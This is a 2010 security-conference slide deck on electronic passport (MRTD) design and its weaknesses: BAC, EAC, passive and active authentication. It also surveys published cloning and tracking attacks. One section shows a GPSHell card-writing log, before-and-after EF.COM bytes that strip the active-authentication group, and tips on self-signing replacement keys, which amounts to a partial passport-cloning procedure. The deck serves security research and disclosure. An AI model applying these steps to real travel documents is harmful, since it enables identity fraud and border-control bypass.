



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

# Open Sesame

Security of electronic travel documents, National ID Cards and other super intelligent smart cards

Lukas Grunwald

NeoCatena Networks Inc.

2010 HangZhou



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

# Agenda

- Motivation
- Some basics
- Brief overview ePassport (MRTD)
- Why cloning
- How to attack the system
- Enrollment: Unexpected risks
- Break the system end-to-end



# NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Motivation - MRTD



This image is a work of a Federal Bureau of Investigation employee, taken or made during the course of an employee's official duties. As a work of the U.S. federal government, the image is in the **public domain**.



## The Industry's Solution

- Government first asked Security Print Shops
  - These are general and global print shops
  - Extensive know-how in secure printing
  - No know-how in IT security / cryptography
  - Never done an IT security project
- Security Print Shops asked Smart Card Industry
  - Focus on selling their products
  - Advocates multi-purpose use





NEOCATENA NETWORKS INC.  
>> Next Generation RFID Security >>

## Industry Ideas for eDocuments

- Multi-purpose use
- Identical design for national ID cards
- Use for electronic banking
- eGovernment
- Electronic signature
- Email encryption
- ID and travel / Passport
- Electronic payment



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Design Goals



- Use of cryptography / PKI
- Heavy use of biometrics
- 100% security against counterfeiting
- Improve facilitation
  - Minimize time spent on legitimate travelers
  - Segmentation of low-, high-risk travelers
  - Minimize immigration time for traveler



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Design Approach

- Setting up a standards group at the ICAO
- Stuffed with printing experts
- Some crypto experts
  - Only worked on algorithm level
- No one knows about implementation
- Driven by RFID manufactures
- No one looked at risks / design goals (KISS)





NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Problems with Patents

- To store biometric data, typically a HASH is generated and stored (for fast comparison)
- Most of these HASHES are patented
- ICAO stores pictures of facial image
  - JPEG or JPEG2000
- Same with fingerprints
- Compromises don't work with security







# NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## MTRD / Chip



This image is a work of a United States Department of Homeland Security employee, taken or made during the course of an employee's official duties. As a work of the U.S. federal government, the image is in the public domain.



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## MRTD

- Machine Readable Travel Document aka Electronic Passports (ePassports)
- Specifications by ICAO
  - (International Civil Aviation Organization)
- Enrollment on a global basis





NEOCATENA NETWORKS INC.  
>> Next Generation RFID Security >>

## ePass from Germany



Quelle: Bundesministerium des Innern

- RFID tag embedded into the cover
- Produced by the Bundesdruckerei GmbH
- No shielding, readable even when passport cover is closed





## MRTD Data-Layout

- LDS (Logical Data Structure)
  - Data is stored in DG (Data Groups)
    - DG1: MRZ information (mandatory)
    - DG2: Portrait image + biometric template (mandatory)
    - DG3-16 ..: Fingerprints, iris image (optional)
    - EF.SOD: Security Object Data (cryptographic signatures)
    - EF.COM: List of existing Data Groups
- Data is stored BER-encoded like ASN.1
- DG2-DG4 uses CBEFF for encoding  
(Common Biometric Exchange Formats Framework, ISO 19785)





# NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## More Data

| Data group | Stored data                                            |
|------------|--------------------------------------------------------|
| DG1        | Machine readable zone (MRZ)                            |
| DG2        | Biometric data: photo                                  |
| DG3        | Biometric data: fingerprints                           |
| DG4        | Biometric data: iris                                   |
| DG5        | Photo as printed in passport                           |
| DG6        | Reserved for future use                                |
| DG7        | Signature as appears in passport                       |
| DG8        | Encoded security features – data features              |
| DG9        | Encoded security features – structure features         |
| DG10       | Encoded security features – material features          |
| DG11       | Additional personal details (address, phone)           |
| DG12       | Additional document details (date of issue, issued by) |
| DG13       | Optional details (anything)                            |
| DG14       | Data for protection of the secondary biometric data    |
| DG15       | Active authentication public key                       |
| DG16       | Persons to notify                                      |



## MRTD Security Features

- Random UID for each activation
  - Normally all ISO 14443 transponders have a fixed unique serial number
  - The UID is used for anti-collision
  - Prevent tracking of owner without access control
  - Problem: ICAO MRTD specs don't require unique serial number
  - Only some countries will generate random serial numbers



## Passive Authentication


- This method is mandatory for all passports
- Method of proof that the passport files are signed by issuing country
- Inspection system to verify the hash of DG's
  - EF.SOD contains individual signatures for each DG
  - EF.SOD itself is signed
  - Document signer public key from PKD / bilateral channels
  - Document signer public key can be stored on the passport
  - Useful only if country's root CA public key known



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Signed Data







NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

# Password on Monitor?





NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Basic Access Control

- Grants access to data after inspection systems are authorized
- Authorization through the Machine Readable Zone (MRZ)
  - Nine digit document number
  - In many countries: issuing authority + incrementing number
  - Six digit date of birth
    - Can be guessed or assumed to be a valid date
  - Six digit expiry date
  - 16 most significant bytes of SHA1-hash over MRZ\_info are used as 3DES key for S/M (ISO7816 secure messaging)
- Some European passports (Belgium) don't have BAC



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## BAC

- The access key is printed on the passport
- Many times the passport is put on a Xerox machine:
  - Hotels
  - Rentals (cars, ski, ...)
  - Shops (cell phones, ...)
- The data from the MRZ is stored in many private databases (airlines, banks ...)



## BAC and Traceability

- With the BAC handshake data known
  - the random unique ID is worthless
  - the MRTD is traceable
  - access to the content (LDS-DG.1 & DG.2) is possible
  - access to the SOD is possible





NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Extended Access Control

- Optional method (EAC)
- Should prevent the unauthorized access to biometric data
  - Not internationally standardized
  - Implemented only by individual issuers
  - Only shared with those countries that are allowed access
- Access is only possible with certificates from issuing country



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Where is my clock?





## Inspection of CV-Certs

- The MRTD does not have any reliable and secure time information
- Once a CV is captured, all MRTDs which have been read using a CV issued earlier could be accessed
- The biometric data is accessible as well
- The MRTD can not verify the validity of the timestamp from a CV certificate
- A false CV certificate with an issue date far out in the future can deactivate the MRTD permanently



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## EAC Risks

- A false CV certificate can deactivate the MRTD permanently
- A rogue regime could misuse the CV certificates to obtain fingerprints from passport holders
- With these fingerprints it is possible to produce false evidence





NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>


## PKI Integration

- X.509 Certificates
  - Every issuer operates a self-controlled CA
  - Signer keys are derived from CA root
  - Public keys are distributed via ICAO PKD
  - Everyone can verify
  - **It is not possible to revoke a certificate on the MRTD**

[illegible]




**>> Next Generation RFID Security >>**





>> *Next Generation RFID Security* >>







# NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

BIT-STRING 00304402204A54CE98EF703B797F014CB2B2082E17F3ACA55D82C1580C87B1F5E3F56D2CBB0220246186AAD21

SET

- SEQUENCE
  - INTEGER 01
  - SEQUENCE
    - SEQUENCE
      - SET
        - SEQUENCE
          - OBJECT IDENTIFIER = { 2 5 4 6 }
          - PRINTABLE-STRING "DE"
        - SET
          - SEQUENCE
            - OBJECT IDENTIFIER = { 2 5 4 10 }
            - UTF8-STRING "bund"
          - SET
            - SEQUENCE
              - OBJECT IDENTIFIER = { 2 5 4 11 }
              - UTF8-STRING "bsi"
            - SET
              - SEQUENCE
                - OBJECT IDENTIFIER = { 2 5 4 5 }
                - PRINTABLE-STRING "001"
              - SET
                - SEQUENCE
                  - OBJECT IDENTIFIER = { 2 5 4 3 }
                  - UTF8-STRING "csca-germany"
      - INTEGER 00EC
      - SEQUENCE
        - OBJECT IDENTIFIER = { 1 3 14 3 2 26 }
        - NULL
      - [ CONTEXT 0 ] IMPLICIT SEQUENCE
        - SEQUENCE
          - OBJECT IDENTIFIER = { 1 2 840 113549 1 9 3 }
          - SET
            - OBJECT IDENTIFIER = { 2 23 136 1 1 1 }
          - SEQUENCE
            - OBJECT IDENTIFIER = { 1 2 840 113549 1 9 4 }
            - SET
              - OCTET-STRING 5AF331495DF14E6581C59164F7185F05A4A06C1C
        - SEQUENCE
          - OBJECT IDENTIFIER = { 1 2 840 10045 4 1 }
          - NULL
        - OCTET-STRING 303D021D00ADBA2D31468185BCBE6A0D0C4D028FF63DADDA5B320D30AAC959B241021C3D74498F47D5BE

1927 spare bytes

DE 7C 37 79 EB DD F6 FB  
A5 05 E\*040, p17yēYōū¥.  
1DD0 49 C9 B5 54 57 3B  
10 DF 26 83 3F B4 B7 76  
C2 B7 IEµTW;.B&.?.vÂ.  
1DE0 3C AD F8 FE 83 9E  
A4 30 CD C9 F6 29 54 6F  
DF A7 <-sp..x0IEö)ToBS  
1DF0 91 5D 3D B6 1B 4A  
87 13 E3 F8 70 40 A9 F0  
E5 FB .]=q.J..âep@e8âû  
1E00 0E B6 C2 AA 65 F7  
C6 31 10 F4 F4 1E B6 F0  
8B 3F .qÂ\*e+Æ1.ôô.q[8.?  
1E10 48 93 B6 20 F8 4F  
0C FD 2D F1 95 05 F2 21  
97 B2 H.q 00.ý-ñ..ò!.\*  
1E20 C5 E1 48 9F 68 43  
D4 F0 2F C6 D4 0D AD A1  
8B D9 ÅâH.hcÔ8/Æ0.-; .Û  
1E30 51 87 D8 D4 F9 1D  
DE A2 8F F6 31 71 1E 27  
1D E1 Q.00û.p<.ôlq.' .â  
1E40 32 8A AF 9B 1E 9E  
DC 5D 71 40 98 D1 2D 49  
5D F3 2...Ü]q0.Ñ-I]ó  
1E50 D6 C8 66 01 C7 10  
8F A6 AC 72 6D F4 90 0A  
46 A3 ÖÈf.Ç..!-rmô..F&  
1E60 78 6A 5E 38 9D E4  
B5 9B 32 38 28 B3 50 7D  
0C AE xj^8.âµ.28(°P).•  
1E70 01 DD 9D EA DF 42  
2A 19 A2 AF 51 42 71 F5  
B1 C6 .Ý.êâB\*.cQBqô±E  
1E80 A4 2A E2 94 F8 6A  
5B FB EC 0A D1 F2 F6 CB  
40 C5 x\*â.øj[ûi.ÑbôE0Å  
1E90 DA F8 C8 A9 55 BB  
77 F3 0F F5 2E 11 08 47  
02 44 Ú0È@U»wó.ö...G.D  
1EA0 73 01 79 AA BB 45  
76 63 F3 46 33 C4 ED 2A  
AB A9 s.y\*>EvcóF3Âi\*«@  
1EB0 CA 6B 55 81 08 88



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Biometric Data

- Data should be reduced to hashes only
- But fingerprints will be stored as pictures
- Reverse-engineering of fingerprints possible with MRTD data
- Contrary to any best practice in IT security



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Non-traceable Chip Characteristics

- In 2008 a Radboud / Lausitz University team demonstrated that it is possible to determine where a passport chip is from without knowing the key required for reading it.
- The team fingerprinted error messages of passport chips from different countries.
- The resulting lookup table allows an attacker to determine where a chip is from.

<http://www.cs.ru.nl/~erikpoll/papers/nluug.pdf>



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Basic Access Control (BAC)

- In 2005 Marc Witteman presented that document number of Dutch passports were predictable, allowing an attacker to guess / crack the key required for reading the chip.
- There is software on the internet that tries all known passport keys within a given range, thus implementing one of Witteman's attacks.
- Using online flight booking sites, flight coupons and other public information it's possible to significantly reduce the number of possible keys.
  - Note that in some early biometric passports BAC wasn't used at all, allowing attacker to read the chip's content without providing a key.

<http://sys-security.com/category/rfid/>

<http://sys-security.com/category/rfid/>

<http://www.dice.ucl.ac.be/crypto/passport/index.html>





NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Passive Authentication (PA)

- In 2006 DN-Systems demonstrated that it is trivial to copy passport data from a passport chip into a standard ISO 14443 JCOP smartcard using a standard contact-less card interface and a simple file transfer tool.
- My early Biometric ePass was used for this and did not change the data held on the copied chip to keep its cryptographic signature valid.
- In 2008 Jeroen van Beek demonstrated that not all passport inspection systems check the cryptographic signature of a passport chips.
- For his demonstration Van Beek altered chip information and signed it using his own document signing key of a non-existing country.
- Only 5 out of 60+ countries are using this central database].  
<http://www.timesonline.co.uk/tol/news/uk/crime/article4467106.ece>  
<http://freeworld.thc.org/thc-epassport/>  
<http://dexlab.nl/downloads.html/>



## Active Authentication (AA)

- Marc Witteman showed that the secret Active Authentication key can be retrieved using power analysis.
- This allows an attacker to clone passport chips that use the optional Active Authentication anti-cloning mechanism.

<http://wiki.whatthehack.org/images/2/28/WTH-slides-Attacks-on-Digital-Passports-Marc-Witteman.pdf>



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

# Strip AA from EF.COM

```
P:\GPSHell-1.4.2>GPSHell.exe epassport.script
mode_211
enable_trace
establish_context
card_connect -readerNumber 3
* reader name OMNIKEY CardMan 5x21-CL 0
select -AID a000000003000000
Command --> 00A4040008A000000003000000
Wrapped command --> 00A4040008A000000003000000
Response <-- 6F108408A000000003000000A5049F6501FF9000
[...]
Wrapped command -->
      84E60C002506A0000002471007A000000247100107A00000024710010100
02C90000B918E8E43A25117700
Response <-- 9000
card_disconnect
release_context
```



## Strip AA from EF.COM

- If the chip is protected using the optional Active Authentication mechanism, the Active Authentication data group (DG15, tag 0x6F) is removed from EF.COM as demonstrated by Jeroen van Beek at the 2008 USA BlackHat Briefings. Note that mrp0wn.py's parameter 'STRIP\_AA' must be set to the value 'True'. This attack will work on all inspection system implementations that are using e.g. ICAO's "worked examples".

|            | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | a  | b  | c  | d  | e  | f  |
|------------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|
| 00000000h: | 60 | 15 | 5F | 01 | 04 | 30 | 31 | 30 | 37 | 5F | 36 | 06 | 30 | 34 | 30 | 30 |
| 00000010h: | 30 | 30 | 5C | 03 | 61 | 75 | 6F |    |    |    |    |    |    |    |    |    |



# bytes - 1

# tags

DG1 (required MRZ info)

DG2 (required picture)

DG15 (optional active authentication)

|            | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | a  | b  | c  | d  | e  | f  |
|------------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|
| 00000000h: | 60 | 14 | 5F | 01 | 04 | 30 | 31 | 30 | 37 | 5F | 36 | 06 | 30 | 34 | 30 | 30 |
| 00000010h: | 30 | 30 | 5C | 02 | 61 | 75 |    |    |    |    |    |    |    |    |    |    |





## Create a self-signed CERT

- It is possible to generate a new key-peer
  - Public key to store in DG15
  - Private key to sign the data that the inspection system can verify against them
- Crypt-Lib from Peter Gutmann is providing all necessary tools
  - <http://www.cs.auckland.ac.nz/~pgut001/cryptlib/>



NEOCATENA NETWORKS INC.

>> Next Generation RFID Security >>

## Why Cloning of Passports?

- Normal tags are read-only
- Data could be retrieved from an issued passport
- Deactivation of issued passport (microwave oven)
